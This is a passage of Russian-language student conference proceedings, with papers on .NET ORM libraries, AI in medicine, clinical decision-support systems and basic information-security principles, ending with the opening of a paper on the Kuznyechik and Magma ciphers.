


Рис. 1. Принцип работы объектно-реляционного преобразователя

Важным аспектом ORM является миграция. Главная функция миграции – последовательно применить изменения схемы к базе данных для дальнейшей синхронизации её с моделью данных в приложении без потери какой-либо информации [5, 6].

Причин использования библиотек ORM достаточно много. С точки зрения безопасности данная технология очень предпочтительна в ряде разнообразных проектов за счёт разделения логики хранения данных и независимости кода программы от разработки СУБД.

В настоящее время существует достаточное количество разных ORM совместных с .NET. Однако наибольшее внимание программистов привлекают следующие четыре преобразователя [7] (рис. 2):

1. Entity Framework Core.
2. NHibernate.
3. LINQ to .NET.
4. Dapper.




Рис. 2. Популярные ORM совместимые с .NET

Для каждой из рассматриваемых ORM можно составить аналитическую модель, используя универсальные показатели качества, применяемые при выборе наиболее удобного объектно-реляционного преобразователя для конкретной задачи (рис. 3), и на основе обобщенных показателей качества подобрать максимально выгодную модель преобразования данных для реляционной СУБД (рис. 4, см. ниже).




Рис. 3. Универсальные показатели качества объектно-реляционных преобразователей

В качестве рассматриваемых параметров были взяты пять характеристик. «Функциональная пригодность» позволяет рассмотреть функциональный набор различных атрибутов ORM. «Производительность» дает возможность определить наиболее продуктивные преобразователи. «Удобство» подразумевает характеристики ORM, способствующие быстрому освоению, применению и эксплуатации данной среды. «Поддерживаемость стратегий отображения» отображает возможность преобразователей использовать различные стратегии для отображения. «Переносимость» позволяет определить ORM, которые можно легко перенести в различные программные среды.




Рис. 4. Обобщенные показатели качества объектно-реляционных преобразователей

Как можно заметить из рисунка 3, почти все объектно-реляционные преобразователи имеют средние и высокие показатели среди всех характеристик. Таким образом, выбранные для анализа объекты справляются со своими главными задачи. Тем не менее, есть среди них и те, которые в некоторых параметрах уступают другим ORM. Во всяком случае, разработчик будет выбирать ORM в зависимости от самого проекта. Если в проекте необходимо использовать различные стратегий преобразования, то лучше выбрать между Entity Framework Core или NHibernate. В том случае, если в проекте требуется обеспечить наилучшее быстродействие, то стоит обратить внимание на Dapper или на тот же Entity Framework Core.

Если обратить внимание на рисунок 4, то можно отметить, что именно Entity Framework Core имеет наибольший комплексный показатель качества. За счёт того, что данная ORM достаточно производительна, удобна, а также функционально пригодна, её выбирают большинство программистов для своих проектов. Именно поэтому она считается самой популярной ORM совместной с .NET.



### Список используемых источников

1. 7 основных типов баз данных [Электронный ресурс] // Джино Журнал. URL: <https://jino.ru/journal/articles/7-baz-dannyh/> (дата обращения 20.02.2023).
2. SQLite, MySQL и PostgreSQL: сравниваем популярные реляционные СУБД. URL: <https://tproger.ru/translations/sqlite-mysql-postgresql-comparison/> дата обращения 20.02.2023).
3. ORM (Object-Relational Mapping, объектно-реляционное отображение): что это. URL: <https://simpleone.ru/glossary/orm/> (дата обращения 20.02.2023).
4. ORM object-relational mapping (объектно-реляционное отображение). URL: <https://intellect.icu/orm-object-relational-mapping-obektno-relyatsionnoe-otobrazhenie-varianty-realizatsii-active-record-i-data-mapper-i-alternativy-4701> (дата обращения 21.02.2023).
5. Обзор миграций — EF Core | Microsoft Learn. URL: <https://learn.microsoft.com/ru-ru/ef/core/managing-schemas/migrations/?tabs=dotnet-core-cli> (дата обращения 21.02.2023).
6. Brian L. Gorman Practical Entity Framework: Database Access for Enterprise Applications ISBN-13 (pbk): 978-1-4842-6043-2, ISBN-13 (electronic): 978-1-4842-6044-9, 2020.
7. Обзор ORM для C#: что подойдет для проекта [Электронный ресурс] // Хабр. URL: <https://habr.com/ru/company/simbirsoft/blog/659841/> (дата обращения 21.02.2023).

*Статья представлена научным руководителем, заведующим кафедрой ИСАУ СПбГУТ, доктором технических наук, доцентом Г. В. Верховой.*

**УДК 004.891**

**ГРНТИ 28.23.15**

## **ПРЕИМУЩЕСТВО ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СФЕРЕ МЕДИЦИНЫ В XXI ВЕКЕ**

**М. Ю. Новиков, Р. М. Пастухов**

Уральский федеральный университет имени первого Президента России Б. Н. Ельцина

*Искусственный интеллект применяется в медицине для решения сложных задач. Он помогает врачам анализировать большие объемы данных и обнаруживать наиболее подходящие для каждого пациента диагностические, лечебные и профилактические процедуры. Он также может быть использован для разработки новых лекарств, помощи в процедурах диагностики рака или выявления не обнаруживаемых человеком заболеваний, а также для автоматического анализа рентгеновских и УЗИ изображений и помощи в распознавании паттернов. В данный момент в различных областях медицины, включая патологию, анатомию и психиатрию, успешно внедряется искусственный интеллект.*

*искусственный интеллект, медицина, диагностика, анализ.*

В последние годы искусственный интеллект (далее в тексте ИИ) стал все более широко используемым в медицине. Он активно используется для решения различных медицинских проблем, включая диагностику и лечение болезней, поиск и оценку лучших медицинских практик, и настройку медицинских устройств. Он помогает связать пациента и медицинский персонал и помогает им оказывать более качественную медицинскую помощь. Технология искусственного интеллекта в медицине не только помогает сделать процесс лечения более эффективным, но и может привести к существенным экономическим выгодам. ИИ так же, как и в любом другом отраслевом секторе, позволяет принимать более эффективные решения, связанные с рациональными материальными затратами и наилучшим использованием ресурсов. В данной статье будет рассмотрено, как ИИ может принести пользу будущему здравоохранению.

Одной из основных причин использования ИИ в медицине является высокий процент смертности именно от заболеваний. По докладу ВОЗ в 2019 году 55 % от зарегистрированных в мире случаев смерти пришлись именно на болезни. Основными болезнями являются: ишемическая болезнь сердца; инсульт; хроническая обструктивная болезнь легких; инфекции нижних дыхательных путей; неонатальные условия; рак трахеи, бронхов, легких; болезнь Альцгеймера и другие деменции; кишечные инфекции; сахарный диабет; заболевания почек [1]. Следовательно, можно сказать, что основными областями использования ИИ в первую очередь должны являться именно эти сферы исследования.

Самыми распространенными задачами искусственного интеллекта в медицине является автоматизация диагностического процесса. Благодаря интеллектуальным алгоритмам программы, занимающиеся диагностикой болезней, могут учитывать больше факторов, чем обычные люди. ИИ способен также ускорить процесс диагностики и более точно идентифицировать причину заболевания. Это дает врачу больше времени для работы с пациентом и повышает эффективность лечения. Так, например, сегодня активно используется технология ЭКГ на электронных часах. Эта технология направлена на выявление мерцательной аритмии, которая является основной причиной инсульта. Однако, всё ещё высок риск ложноположительных результатов по различным причинам, так что часы могут только подсказать, что нужно провериться [2].

В современной медицине также используют машинное обучение для прогнозирования и предотвращения болезней, поиска решений для мониторинга технических обстоятельств и организационных показателей. Например, искусственный интеллект может использоваться для анализа медицинских изображений, информации о больных. Это помогает в более эффективном контроле над болезнью и предотвращении осложнений, а также позволит найти заболевания, которые могут быть незамеченными



глазом человека. Так, например, программное обеспечение Ezga использует ИИ для анализа МРТ тела для раннего обнаружения рака. С помощью своих алгоритмов им удалось выявить рак на ранней стадии у 13 % людей [3].

Искусственный интеллект также может использоваться для поиска лучших медицинских практик. Он помогает идентифицировать проблемы в работе медицинской службы и найти способы их устранения. Использование искусственного интеллекта способствует автоматизации некоторых задач, которые должны выполнять медицинские работники, такие как ведение медицинских записей, составление расписаний и рассылка напоминаний о процедурах, что даст врачам больше времени, чтобы сосредоточиться на пациентах и повысить их качество обслуживания. Это позволяет врачам и персоналу экономить время и ресурсы, поскольку они могут сосредоточиться на тяжелых аспектах их работы, а не на рутинных, затратных процессах.

Одним из многочисленных примеров применения искусственного интеллекта в медицине является использование глубокого обучения для автоматической диагностики раковых заболеваний. В рамках исследования, совершенного в Стэнфордском университете, была использована свёрточная нейронная сеть для диагностики различных кожных заболеваний. Архитектура была обучена на датасете ImageNet (1,28 миллионов изображений и более 1000 общих классов объектов) и показала точность  $72,1 \pm 0,9$  %, в то время как профессиональные дерматологи достигают точности в 65,56 % [4].

На данный момент искусственный интеллект в медицине находится на первых этапах развития, однако научные исследования уже дают нам знать о его значительном потенциале для совершенствования качества лечения и сохранения здоровья людей. Как было сказано ранее, ИИ имеет более точный результат в определении болезней, так что можно полагать, что в ближайшем будущем его развитие будет продолжаться. Искусственный интеллект является полезным и важным инструментом для улучшения эффективности и экономической доступности здравоохранения, помогая лечащим врачам в принятии решений и организации лечения, а пациентам в получении оптимальной терапии.

#### Список используемых источников

1. Global Health Estimates: Life expectancy and leading causes of death and disability [Электронный ресурс] // World Health Organization. URL: <https://www.who.int/data/gho/data/themes/mortality-and-global-health-estimates> (дата обращения 10.01.2023).
2. Briganti G., Moine O. L.: Artificial Intelligence in Medicine: Today and Tomorrow [Электронный ресурс] // Frontiers Media. URL: <https://www.frontiersin.org/articles/10.3389/fmed.2020.00027/full> (дата обращения 10.01.2023).

3. FirstVDS: Искусственный интеллект в медицине: сферы, технологии и перспективы [Электронный ресурс] // Хабр. URL: <https://habr.com/ru/company/first/blog/682516/> (дата обращения 10.01.2023).

4. Esteva1 A., Kuprel1 B., Novoa R.A., Ko J., Swetter S.M., Blau H.M., Thrun S.: Dermatologist-level classification of skin cancer with deep neural networks [Электронный ресурс] // Nature. URL: <https://www.nature.com/articles/nature21056> (дата обращения 10.01.2023).

**УДК 004.9**  
**ГРНТИ 50.41.25**

## **ПОДДЕРЖКА ПРИНЯТИЯ РЕШЕНИЙ В МЕДИЦИНСКИХ ИНФОРМАЦИОННЫХ СИСТЕМАХ**

**А. А. Олимпиев, Е. М. Семенович**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматриваются особенности деятельности современных медицинских предприятий и проблемы, с которыми сталкиваются врачи. Приводятся общие сведения о медицинских информационных системах, которые используются для решения этих проблем. Описываются особенности принятия решений, поддержка которого должна быть реализована в медицинских информационных системах для повышения качества оказания медицинской помощи.*

*медицинская информационная система, поддержка принятия решений.*

Медицина, как система научных знаний и практическая деятельность, направленная на сохранение и укрепление здоровья людей, предупреждение и лечение болезней, строится на фундаменте отношений, сторонами которых являются медицинская организация (медицинский работник) и пациент.

В соответствии с приказом № 866н от 19 августа 2021 года выделяют следующие виды медицинской деятельности:

- первичная медико-санитарная помощь;
- специализированная медицинская помощь;
- скорая специализированная медицинская помощь;
- обращение донорской крови и ее компонентов в медицинских целях и другие.

Каждый вид медицинской деятельности представляет собой комплекс сложных мероприятий, требующих высокой ответственности и слаженной работы многих людей. Ценность информации является очень высокой,

а от принимаемых решений зависят человеческие жизни. Именно поэтому государство уделяет особое внимание вопросам сбора, систематизации и сохранения информации. На практике это приводит к тому, что любая медицинская организация должна быть оснащена медицинской информационной системой (МИС), в которой ведутся истории лечения всех пациентов.

Существует много законов, приказов Министерства здравоохранения и стандартных методик лечения, которые регламентируют деятельность медицинских работников в тех или иных ситуациях. Поскольку каждый врач берет всю ответственность за лечение пациента на себя, он должен быть защищен от ошибки, действуя в рамках закона, приказа или методики лечения, поэтому он должен быть о них осведомлен.

Также медицина является активно развивающимся направлением человеческой деятельности, в которой нововведения появляются достаточно часто: создаются новые лекарства, новые методики лечения, инструментальные обследования, а то, что уже создано – пересматривается и модернизируется. Следить за потоком информации крайне сложно.

По этим и другим причинам одними из основных в любой современной МИС являются подсистемы управления знаниями и поддержки принятия решений (ППР) [1]. Этими подсистемам оснащается автоматизированное рабочее место (АРМ) врача для того, чтобы ему в любой момент была доступна вся необходимая информация.

Проблема создания АРМ врача связана с разнообразием специальностей врачей, используемых ими методиками лечения, составом информации, манипуляциями с пациентом, проводимыми лабораторными и инструментальными обследованиями и т. п. Даже для врачей одной специальности АРМ имеет достаточно существенные отличия при работе врача в различных медицинских условиях (стационарных и амбулаторных), где имеют место свои стандарты и особенности работы. В качестве примера можно сравнить работу врач-терапевта стационара, который работает с лежащими пациентами и ходит из одной палаты в другую для проведения осмотра, и амбулатории, куда выздоравливающие или с подозрением на заболевание пациенты приходят сами. Отличается не только состояние здоровья таких пациентов, но и степень осведомленности врача, поскольку в одном случае за состоянием здоровья постоянно следят специалисты, в другом – он сам.

Одной из основных функций АРМ врача является ППР еще потому, что поток пациентов велик и каждый из них может страдать различными заболеваниями. Без автоматизированной системы врач вынужден держать всю информацию о всех возможных заболеваниях и методиках лечения в голове, а также успеть за короткое время проанализировать историю лечения пациента, представленную в бумажном виде, составленную разными врачами и в большинстве своем неполную. В такой обстановке велика вероятность ошибки.

При разработке функции ППР для АРМ врача следует помнить, что существует огромное количество болезней и различное их проявление на людях. Важно учесть все факторы при постановке медицинского диагноза. Каждый человек обладает особыми свойствами и качествами, каждая болезнь будет по-разному переноситься разными людьми. Если рассматривать детально воздействие заболевания на организм человека, то получается, что каждый случай уникален. Даже при использовании функции ППР с максимально возможным числом факторов для анализа, нельзя гарантировать успешность данного решения в силу биологии организма (см., например, [2]).

В частности, разработчики функций ППР для МИС столкнулись с тем, что клиническая симптоматика в хорошо известных заболеваниях сильно варьируется. Например, по существующей статистике у 10–50 % (в зависимости от заболевания) у пациентов наблюдается атипичная клиническая симптоматика. Это означает, что типовые алгоритмы анализа здесь не будут работать, и в этих 10–50 % случаях система выдаст ошибку.

Описанная проблема является известной, но не может быть решена простым способом по той причине, что требуется детальное изучение каждого конкретного атипичного случая, что может быть выполнено только человеком-экспертом. А ввиду того, что с высокой долей вероятности данный случай больше никогда не повторится, то создание алгоритма или программы для его выявления становится бесполезным занятием.

Ввиду этих обстоятельств сложилась следующая практика реализации функции ППР в МИС:

- реализуются удобные механизмы ведения важной для принятия решения информации, а также механизмы быстрого поиска необходимых данных в истории лечения пациента;
- реализуются типовые алгоритмы обработки больших массивов данных, содержащих статистическую информацию о подобных случаях лечения;
- реализуются средства оценки и уведомления о рисках, связанных с использованием той или иной методики лечения;
- организуется доступ к справочной информации.

На основании этой информации врач сам принимает решение о том, как будет лечить пациента.

Но есть ли однозначный ответ на вопрос: какую информацию, имеющуюся в базе данных о пациенте при принятии решения следует считать важной, а какую не важной? Ни врач, ни разработчик программного обеспечения, ни искусственный интеллект не сможет ответить на данный вопрос. Поэтому медицинская информационная система должна оснащаться дополнительными инструментами, которые позволят находить и структурировать

любую информацию врачом самостоятельно так, как ему нужно в каждом конкретном случае.

#### Список используемых источников

1. Садовникова Н. П., Парыгин Д. С., Щербаков М. В. Системы поддержки принятия решений : учеб. пособие. ВолгГТУ. Волгоград, 2021. 108 с.

2. Пузин С. Н., Шургая М. А., Богова О. Т., Сычев Д. А., Меметов С. С., Потапов В. Н., Чандирли С. А., Коршикова Ю. И., Дмитриева Н. В., Смольников Е. В. Клинические аспекты формирования клинико-экспертного диагноза : учебное пособие. ФГБОУ ДПО «Российская медицинская академия непрерывного профессионального образования». М. : ФГБОУ ДПО РМАНПО, 2017. 111 с.

УДК 004.4  
ГРНТИ 81.93.29

## ОСНОВНЫЕ КОНЦЕПЦИИ ИНФОРМАЦИОННОЙ ЗАЩИТЫ

**И. А. Парфёнова, О. А. Пекарская**

Санкт-Петербургский университет Государственной противопожарной службы  
Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям  
и ликвидации последствий стихийных бедствий имени Героя Российской Федерации  
генерала армии Е. Н. Зиничева

*Вопросы информационной защиты являются очень актуальными, потому что они входят в комплекс мероприятий, касающихся безопасности государства, общества, личности. К наиболее важным объектам, где актуальна защита информации, относятся персональные компьютеры и вычислительные сети. Для предотвращения основных угроз информации необходимо использовать механизмы защиты информации.*

*защита информации, информационная безопасность, несанкционированный доступ, механизмы защиты информации, целостность, конфиденциальность, доступность.*

Под информационной безопасностью государства, общества, личности понимается такое состояние их защищенности, которое предполагает как предотвращение неправомерного доступа к важнейшим личным или общественным данным и обеспечение конфиденциальности и целостности информации, так и беспрепятственное полноправное пользование теми необходимыми ресурсами, которые находятся в свободном пользовательском доступе.

Естественно, любые положения о безопасности, в том числе и информационной, должны базироваться на комплексной методике легитимной защиты.

Среди важнейших нормативно-правовых документов, касающихся защиты информации, следует выделить:

Уголовный кодекс Российской Федерации, 273-я статья которого четко прописывает уголовную ответственность за деяния, касающиеся несанкционированного доступа к информационным ресурсам, их уничтожения или нейтрализации информационных методов защиты [1];

Федеральный закон N 149-ФЗ «Об информации, информационных технологиях и о защите информации» (далее 149-ФЗ), являющийся основным Федеральным законом, регулирующим отношения в области информационной безопасности и информационной защиты, содержащий основные концепции, касающиеся дифференцирования конфиденциальной и общедоступной информации, требования к защите баз данных, и разъясняющий ответственность за нарушения при работе с информацией [2].

Согласно 149-ФЗ, защита информации представляет собой комплексную реализацию самых разных методов, главная цель которых состоит в том, чтобы важнейшие сведения были защищены от неправомерного доступа, например, от копирования, модифицирования (в том числе, ререйтинга) и от незаконного удаления.

Принципов информационной безопасности много, однако, можно выделить три основных.

1. Целостность информации, представляющая собой информационную инвариантность относительно начального вида и структуры данных, и при длительном хранении, и после их передачи. Актуализировать или изменять информацию может только ее законный владелец или лицо, которому доверено данные действия совершать. Ведь информации является одним из видов частной интеллектуальной собственности, которая охраняется законом.

2. Конфиденциальность информации – свойство безопасности информации, когда доступ к информационным ресурсам строго ограничен и возможен только для определенного круга лиц. Есть и другая трактовка конфиденциальности, прописанная в 149-ФЗ, имеющая сугубо юридическую смысловую нагрузку, и, согласно данному закону, под конфиденциальностью понимается выполнение требования тем, кто получил доступ к определённым информационным ресурсам, «не передавать сведения третьим лицам без согласия обладателя этих сведений» [2].

3. Доступность информации – это, прежде всего, предоставление права свободного доступа к определенным видам информации, так как отсутствие такого доступа, например при чрезвычайных ситуациях, часто может представлять угрозу здоровью и жизни людей. Вообще, доступность информа-

ции, хотя и в определенной мере противопоставляется конфиденциальности, – очень существенный фактор информационной безопасности, хотя бы потому, что информационные системы создаются для оказания услуг людям, и, бесспорно, доступностью в определенных границах должны обладать [3].

К наиболее важным объектам, где актуальна защита информации, относятся персональные компьютеры (ПК) и вычислительные сети.

При соблюдении мер информационной безопасности ПК особое внимание должно уделяться механизмам защиты от несанкционированного доступа к информации, который представляет одну из наиболее серьезных опасностей для ПК по следующим причинам:

1) персональные компьютеры (ПК) в современных организациях располагается в таких помещениях, в которые могут заходить достаточно большое число не только сотрудников, но и посторонних лиц;

2) многие персональные компьютеры в организациях являются коллективным средством обработки информации, и часто невозможно делегировать персональную ответственность за защиту информации [3].

К основным механизмам защиты ПК от несанкционированного доступа специалисты относят следующий перечень:

1) физическая защита ПК и носителей информации;

2) идентификация, аутентификация и авторизация;

3) разграничение доступа к элементам защищаемой информации;

4) криптографическое закрытие защищаемой информации, которая располагается на носителях, при архивации данных и в процессе непосредственной ее обработки;

5) регистрация всех обращений к защищаемой информации [3].

Второй механизм защиты достоин особого внимания. Три процедуры, входящие в него, имеют и сходства, и различия.

Идентификация – это процесс, который однозначно находит субъекта (субъектов) в информационной системе по определенному идентификатору. Аутентификация ответственна за, так называемую, пользовательскую верификацию, основанную на сравнении пароля пользователя, который он вводит, с тем паролем, который имеется в базе данных. Для точного подтверждения того, что пользователь «реальный», популярно использование двухфакторной аутентификации (система запрашивает коды, приходящие на телефон, просит ввести пароли в специальные поля, показывает рисунки с разными объектами и т. п.). Наконец, процедура авторизации, то есть процедура ограничений пользовательских прав самой системой, основана не только на том, что пользователю разрешается или запрещается осуществлять запрашиваемые операции, но и предоставляются определенные права, гарантированные интернет-ресурсами или компьютерной системой.

Описанная «защитная тройка» процессов чаще всего идет в таком порядке: идентификация, аутентификация (самое важное из этих действий с точки зрения безопасности пользовательского аккаунта) и авторизация, хотя в отдельных случаях возможна и упрощенная авторизация, без двух предварительных шагов.

Без выполнения вышеуказанных процессов защиты невозможно, например, пользоваться интернет-банкингом. Всем известна и авторизация через сайт государственных услуг (ЕСИА – единая система идентификации и аутентификации) [3].

Нужно заметить, что важнейший защитный механизм аутентификации, то есть распознавания пользователей, сегодня часто реализуется через следующие способы:

- 1) с использованием пароля, одноразового или многоразового;
- 2) биометрия (отпечатки пальцев, пользовательский голос, сетчатка глаза, ДНК);
- 3) опознание в режиме диалога;
- 4) геоданные о местоположении.

Распознавание по паролю достаточно просто, удобно, заключается в том, специальная программа сравнивает введенный пароль с паролем-эталоном, имеющимся в запоминающем устройстве системы. Недостаток: подбор пароля сторонним пользователем.

Биометрическое опознавание – самый дорогой метод, но он очень эффективен и надежен, позволяет предотвратить утечку информации.

Опознавание в диалоговом режиме, когда в файлах защитных механизмов формируются персонифицирующие сведения пользователя (паспортные данные, место работы), происходит таким образом, что при обращении пользователя система предлагает сообщить информацию, которая у нее уже есть. По результатам сравнения принимается решение о допуске [4].

Что касается опознавания по геоданным, то частое применение такого метода, например, посредством аппаратуры GPS, обусловлено надежностью и простотой в использовании, особенно в случаях, когда авторизованный удаленный пользователь должен находиться в определенном месте.

Чтобы меры информационной безопасности были эффективными, они должны быть распространены на всех уровнях информационной системы, должны касаться аппаратуры, программных продуктов, баз данных, и, естественно, людских ресурсов (пользователей, персонала).

Окружающие нас системы современного информационного пространства нуждаются в защите, причем эта защита касается и всего социума, неразрывно связанного с информационным пространством. Ведь активное развитие дистанционных технологий с возрастающими объемами данных и созданием виртуальных рабочих мест при работе в удаленном режиме



в самых разных отраслях и сферах профессиональной деятельности, невозможно без постоянно совершенствующихся методов защиты информации [4].

#### Список используемых источников

1. Уголовный кодекс Российской Федерации от 13.06.1996 N 63-ФЗ (ред. от 12.11.2018) // Собрание законодательства РФ, 17.06.1996, N 25, ст. 2954. URL: <http://www.consultant.ru/> (дата обращения 14.02.2023).
2. Федеральный закон «Об информации, информационных технологиях и о защите информации» от 27.07.2006 N 149-ФЗ (последняя редакция). URL: <http://www.consultant.ru/> (дата обращения 14.02.2023).
3. З Запечников С.В., Милославская Н.Г., Толстой А.И., Ушаков Д.В. Информационная безопасность открытых систем. Том 1. Угрозы, уязвимости, атаки и подходы к защите. М. : Горячая линия-Телеком, 2006. 536 с.: ил. ISBN: 5-93517-291-1.
4. Волокобинский М. Ю., Пекарская О. А. Роль человека в становлении и развитии новой информационной культуры // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2018). VII Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2018. С. 558–562.

УДК 004.056.55 + 681.3.06  
ГРНТИ 81.93.29

## СОВРЕМЕННЫЕ ОТЕЧЕСТВЕННЫЕ АЛГОРИТМЫ СИММЕТРИЧНОГО ШИФРОВАНИЯ, ИХ СРАВНИТЕЛЬНЫЙ АНАЛИЗ И ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ

**Ю. Я. Перевозник, А. П. Фоменкова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье описаны преимущества использования алгоритма шифрования «Кузнечик» ГОСТ 34.12–2015, используемого для организации информационной безопасности данных пользователя. В настоящее время наиболее популярным алгоритмом шифрования в России является алгоритм «Магма» ГОСТ 34.12–2015, который представляет собой копию алгоритма ГОСТ 28147–89. Алгоритм «Кузнечик» новее и не так популярен, как алгоритм, основанный на ГОСТ 28147–89, а потому и частота взломов у него меньше, следовательно, его использование обеспечивает больший уровень защиты данных.*

*шифрование, информационная безопасность, симметричный алгоритм, блочные шифры, криптография.*

